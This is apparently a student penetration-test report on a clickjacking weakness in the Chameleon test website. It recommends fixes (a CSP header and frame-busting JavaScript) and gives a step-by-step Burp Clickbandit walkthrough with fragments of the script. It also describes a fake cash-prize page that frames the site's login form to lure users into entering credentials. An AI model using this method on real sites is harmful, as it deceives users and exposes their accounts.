Clickjacking Attack

CHAMELEON

FOR OUR SMARTER WORLD

LEON NETTO

Executive Summary

The Clickjacking penetration test has been conducted to ensure the confidentiality and integrity of sensitive information entered by users, such as login credentials, on the Chameleon test website. This penetration test aims to address how the identified vulnerability can be exploited and recommendations will be provided on how to mitigate the risk to ensure data security and privacy.

An inspection of the response headers of the Chameleon website will first be carried out to identify if the appropriate security controls have been applied to prevent Clickjacking attacks. Additionally, Kali Linux along with Burp Suite will be used to identify and exploit the vulnerability at a very basic level. A final test will then be conducted; a malicious website will be created, and the Chameleon website will be embedded into an iframe to exhibit how a user can be manipulated into providing their login credentials to a malicious website.

Based on the results, recommendations will be provided to safeguard the website from Clickjacking attacks. The technical solutions that will be provided will assist website developers and application designers to develop a more secure web application and prevent the Chameleon website from being exploited. The technical considerations provided will aim to:

- protect user data and privacy
- prevent unauthorised actions
- maintain Chameleon’s trust amongst its users
- remain vigilant of evolving threats, and
- remain compliant with internationally recognised security standards and frameworks.

1. Purpose

Clicking is a deception attack that exploits the User Interface. The malicious technique is used by attacks to tick the user into clicking either a button or link on a webpage that they think is legitimate. This leads to the user potentially revealing sensitive information, providing access rights or even data leakage.

To conduct a clickjacking attacker, the attackers will overlay an opaque or transparent layer over the legitimate interface or webpage. This overlay may contain malicious JavaScript elements within the form such as buttons, links or input fields that are visually disguised to look part of the original page. The attacker configures the webpage in a manner that lures the user to interact with the elements, not knowing that they are actually interacting the hidden malicious content.

The attack can be executed in various ways, including:

1. **Embedded Content:** The target application or webpage is embedded within an iframe by the attacker on their own malicious page. The attacker then makes the embed content transparent or invisible by styling the iframe correctly.
2. **CSS/Opacity Manipulation:** The attacker will make certain elements appear transparent or invisible to the user by manipulating the CSS opacity or styles of elements on the malicious webpage.
3. **Frame Overlay:** The attacker overlays an invisible frame on top of the legitimate page and positions it in a way that intercepts user interactions, such as mouse clicks or keystrokes.

2. Scope

The scope of the test is limited to the Chameleon testing environment. The primary aim of the testing to identify and assess vulnerabilities with the SSL configuration with the Chameleon test website. Qualys and Kali scan tools will be used to conduct a comprehensive analysis of the website's SSL security posture. Wireshark will also be used to decrypt the encrypted traffic and revel sensitive information in the SSL/TLS communication. These findings will be documented, and recommendations will be provided to address the vulnerabilities.

The scope of the test is limited to the Chameleon test environment. The primary aim of the testing is identify and exploit the clickjacking vulnerability within the Chameleon test website. Kali along with Burpe Suite will be used to identify and exploit the vulnerability at the fundamental level. To further display the level of severity of the attack, a malicious web page will be developed, and the Chameleon website will be embedded within an iframe of the malicious webpage. The page will manipulate the user into thinking they are entering a draw to win a cash reward when in fact they are providing their login details to the Chameleon website.

Tools and applications used to conduct the test include:

- Kali
- Burpe Suite
- Windows 11
- Google Chrome
- Visual Studio Code

In Scope

- https://sit-chameleon-website-0bc2323.ts.r.appspot.com/

Out of Scope

- Chameleon production environment
- Any systems or assets not directly associated with Chameleon test website.

- Third-party services

3. Findings and Recommendations


3.1 Missing Content Security Policy (CSP) in request header

Findings

It was observed that the Content Security Policy (CSP) header is not set.

Without CSP in place, attackers can employ clickjacking techniques to overlay the Chameleon website with transparent frames containing malicious content. Users, perceiving the legitimate website, may unknowingly interact with the hidden malicious elements, leading to various harmful actions such as data theft, malware installation, or unauthorised transactions.

Given the absence of CSP, it's crucial for the Chameleon website to promptly address this security vulnerability to protect both the integrity of its platform and the security of its users' data.



```
Request URL:        https://sit-chameleon-website-0bc2323.ts.r.appspot.com/
Request Method:     GET
Status Code:        ● 304 Not Modified
Remote Address:     142.250.70.244:443
Referrer Policy:    strict-origin-when-cross-origin
```

Recommendations

To mitigate the risk of clickjacking attacks and enhance the overall security posture of the Chameleon website, I recommend implementing a robust Content Security Policy (CSP) without delay. CSP provides granular control over the resources that a browser is allowed to load, thereby preventing unauthorised framing of the website's content. Here are specific steps to implement CSP:

1. Determine the appropriate CSP directives based on the website's functionality and dependencies. Directives such as default-src, frame-ancestors, and script-src can be used to specify trusted sources for various content types.
2. Configure the web server to send the CSP header with each HTTP response. The CSP header should contain the directives defined in the previous step. For example:

Content-Security-Policy: default-src 'self'; frame-ancestors 'self';


3. Test the CSP implementation to ensure compatibility with the website's functionality.

3.2 Frame-busting JavaScript not implemented

Findings

Absence of frame-busting protection leaves the website vulnerable to clickjacking attacks. Without frame-busting JavaScript, attackers can exploit this security gap by embedding the Chameleon website within a frame on a malicious page. Users visiting the malicious page may be unaware that they are interacting with the Chameleon website, as the legitimate content is obscured by the overlay.

Given the absence of frame-busting JavaScript, it is imperative for the Chameleon website to address this vulnerability promptly to mitigate the risk of clickjacking attacks and protect the security and privacy of its users.



```
<!DOCTYPE html>
<html lang="en">
 ▶<head>…</head>
 ▼<body>
    <script src="./src/index.js" type="text/jsx"></script>
   ▼<div id="root">
     ▼<div>
       ▶<nav class="navbar">…</nav> flex
       ▼<div>
         ▼<div class="heroImage"> == $0
           ▶<div class="heroText">…</div>
          </div>
         ▶<div class="ourMissionSection">…</div>
         ▶<div class="testimonialSection">…</div>
         ▶<div id="page_container">…</div>
        </div>
      </div>
    </div>
   ▶<div id="loom-companion-mv3" ext-id="liecbddmkiiihnedobmlmillhodjkdmb">…</div>
  </body>
</html>
```

Recommendations

To enhance the security posture of the Chameleon website and mitigate the risk of clickjacking attacks, I recommend implementing frame-busting JavaScript. Frame-busting JavaScript is a crucial defence mechanism that prevents a webpage from being displayed within a frame or iframe on another domain. This will need to be implemented in the application code. Here are specific steps to implement frame-busting JavaScript:

1. Develop a frame-busting JavaScript script that detects whether the webpage is being loaded within a frame or iframe and breaks out of it if detected. The script should include the following code:

```
if (top !== self) {
    top.location = self.location;
}
```

2. Incorporate the frame-busting script into the Chameleon website's HTML code, ensuring that it is included on all pages where protection against clickjacking is required. Place the script within the **<head>** section of the HTML document to ensure early execution.

3. Thoroughly test the frame-busting script across different browsers and environments to ensure compatibility and effectiveness.

4. Burpe Suite – Vulnerability Assessment


By employing Burp Suite to test and exploit the Chameleon website for clickjacking vulnerabilities, I undertook a systematic approach to identify and and exploit the security weakness in the web application. Burp Suite is a powerful penetration testing tool widely used by security professionals for assessing web application security. Its comprehensive suite of features enables testers to intercept, manipulate, and analyse HTTP traffic, making it particularly well-suited for identifying and exploiting vulnerabilities like clickjacking.

Using Burp Suite, I initiated a series of targeted tests to assess the Chameleon website's susceptibility to clickjacking attacks:

1. Intercepted and inspected HTTP requests to identify the login page within the Chameleon website.
2. Opened the Chameleon website with the Burpe Suite browser.
3. Copied the Clickbandit tool into the Console in the developer tools of the Chameleon website.
4. Launched the attack and embedded the Chameleon website into another malicious website.
5. Included a click button of a malicious page over the login button of the Chameleon website.

Below is a detailed step-by-step process of how I was able to conduct the assessment and attack.


Step 1: Open Burpe Suite and select **Proxy.**



Use Burp's embedded browser

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.


Step 2: Identified the login page in the http requests.




Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
1	https://sit-chameleon-website-...	GET	/			200	668	HTML		Chameleon		✓	142.250.70.244
2	https://sit-chameleon-website-...	GET	/static/js/main.c4ebc7de.js			200	298446	script	js			✓	142.250.70.244
3	https://sit-chameleon-website-...	GET	/src/index.css			404	551	HTML	css	404 Not Found		✓	142.250.70.244
8	https://sit-chameleon-website-...	GET	/favicon.ico			404	549	HTML	ico	404 Not Found		✓	142.250.70.244
9	https://sit-chameleon-website-...	GET	/login			200	668	HTML		Chameleon		✓	142.250.70.244
10	https://sit-chameleon-website-...	GET	/src/index.css			404	551	HTML	css	404 Not Found		✓	142.250.70.244

Step 3: Navigate to the Clickbandit tool and select **Copy Clickbandit to clipboard**




Burp Clickbandit

Burp Clickbandit

Burp Clickbandit is a tool for generating clickjacking attacks. When you have found a web page that may be vulnerable to clickjacking, you can use B
to create an attack, and confirm that the vulnerability can be successfully exploited.


Burp Clickbandit runs in your browser using JavaScript. It works on all modern browsers except for Microsoft IE and Edge. To run Burp Clickbandit, u
following steps:

1. Click the "Copy Clickbandit to clipboard" button below. This will copy the Clickbandit script to your clipboard.
2. In your browser, visit the web page that you want to test, in the usual way.
3. In your browser, open the web developer console. This might also be called "developer tools" or "JavaScript console".
4. Paste the Clickbandit script into the web developer console, and press enter.


See the documentation for more details on using Burp Clickbandit.

Note: Exercise caution when running Burp Clickbandit on untrusted websites. Malicious JavaScript from the target site can subvert the HTML outpu generated by Burp Clickbandit.

Step 4 : Open the Chameleon website in the Burpe Suite web browser and copy the code in the **Console** section of the **Developer tools**.





```
        iframe.scrolling = 'no';
        iframe.style.border = 'none';
        iframe.id = 'clickbandit_frame';
        document.body.appendChild(iframe);
        iframe.onload = function() {
            win = this.contentWindow;
            doc = win.document;
            interceptClicks();
        };
    }
    window.clickbandit = {start: start, mode: 'record', finish: finish, version: "1.0.5", disableClickActions: false, sandbox: false};
    window.addEventListener('DOMContentLoaded', ready, false);
    if(document.readyState === 'complete') {
        ready();
    }
}();
```


https://sit-chameleon-website-0bc2323.ts.r.appspot.com/login
Home
Resources
Blog
Our Services
Portfolio
About Us
Login
Email
Deakin Email
Password
Password
Login
Elements Console Sources Network Performance Memory Application Security Lighthouse DOM Invader
top Filter Default levels No Issues 1 hidden


```
            doc = win.document;
            interceptClicks();
        };
    }
    window.clickbandit = {start: start, mode: 'record', finish: finish, version: "1.0.5", disableClickActions: false, sandbox: false};
    window.addEventListener('DOMContentLoaded', ready, false);
    if(document.readyState === 'complete') {
        ready();
    }
}();
```


Step 5: Click **Start** to launch the clickjacking attack and malicious webpage. Ensure to disable click actions.


Chameleon
~~https~~://sit-chameleon-website-0bc2323.ts.r.appspot.com/login
BURPCLICKBANDIT
Sandbox iframe?
Start
Finish



Step 6: The Chameleon website is vulnerable to clickjacking attacks as the page is embedded within a malicious page. The transparency of the page can be toggled with for the Chameleon webpage to completely disappear, tricking the user to select the **Click** button, when they are actually selecting the Login button to their Chameleon account.






5. Exploiting the Chameleon web application

To thoroughly demonstrate the vulnerabilities within the Chameleon application and illustrate the potential severity of a clickjacking attack, I executed a series of steps to exploit its weaknesses:

1. Crafted a deceptive webpage designed to lure users with a fictitious cash prize, thereby enticing them to interact with the content.
2. Embedded the legitimate Chameleon website within an iframe on my malicious webpage. This technique allowed me to overlay the authentic Chameleon interface with my deceptive content, obscuring the true nature of the interaction from unsuspecting users.
3. Manipulated CSS elements within my malicious webpage to ensure my website seemed legitimate.
4. Positioned input fields, text, and the login button to align perfectly with their counterparts on the Chameleon website to create a seamless user experience that deceived the user into believing they were interacting with an authentic platform.
5. Consequently, when the user attempted to enter their login credentials, they unwittingly interacted with the hidden elements on my malicious webpage, unknowingly compromising the security of their Chameleon accounts.

Below is a detailed step-by-step process of how I was able to conduct the attack.

